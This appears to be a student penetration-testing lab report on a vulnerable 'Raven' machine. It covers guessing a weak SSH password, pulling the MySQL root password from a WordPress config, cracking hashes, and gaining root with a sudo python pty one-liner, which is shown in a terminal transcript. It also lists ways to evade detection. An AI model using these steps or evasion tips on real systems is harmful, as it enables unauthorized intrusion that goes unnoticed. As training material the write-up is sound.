Exploitation: Weak Password


- No tool was needed to discover Michael’s password; however, Hydra could have easily cracked it.
- The user password was the same as the user name.
- We were able to gain an ssh connection under a registered user.
- From there, we were able to view the password to the MySQL server through the config file.
- The sql server gave us access to other user password hashes that were easily cracked with ‘John the Ripper’.



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
```

Exploitation: Privilege Escalation

- We got access to the shell, from there we used ‘sudo su’ to access the root user for Michael
  - For Steven we used a **python bug** to escalate to root with a single command.
    - The bug is responsible for spinning a bash shell that is housed in the root directory by default.
- This gives us the ability to do anything we want on the server, and have access to any files that may be there.
- Files could be encrypted, exfiltrated, and/or uploaded at will.



```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ ls
$ pwd
/home/steven
$ sudo su
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/bin/su' as root on raven.local.
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
root@target1:/home/steven# python3 --version
bash: python3: command not found
root@target1:/home/steven# python --version
Python 2.7.9
```

Avoiding Detection

Stealth Exploitation of Nmap Port Scan

Monitoring Overview

- An alert goes off when large number of packets are received from one IP.
    - Alert email and log when any port scan is detected at the same timestamp from the same IP.
- This measures packets sent to the network.
- Establish port protection scan to 100,000 microseconds. (Ten packets in 100,000 microseconds is 100 packets per second.) Some protocols can open up several ports in rapid succession.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
    - Stealth Scan - not completing TCP connection.
    - Slow Scan - Sending packets infrequently over a long period of time.

- Are there alternative exploits that may perform better?

Stealth Exploitation of Weak Password

Monitoring Overview

- Monitor login attempts and alert you when a certain threshold is exceeded.
- Monitor for unusually high numbers of login attempts coming from a single IP address.
- Establish lockout for failed login attempts, employ policy requiring users to change passwords routinely, policy with password guidance.
- Amount of times an account has had an unsuccessful login attempt is logged.
- Threshold will be reached after **5** failed login attempts from the same IP address within a time range of 2 minutes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Guess the password
  - Crack the password offline
  - Get a copy of password hashes, use ‘John the Ripper’ to crack the hash and escalate privileges.

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Monitor requests made to ‘su’
- Monitor changes made to ***/var/adm/sulog***

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Leverage known exploit that does not require the use of ***sudo***

- Are there alternative exploits that may perform better?
  - Use ‘su -’ to become root.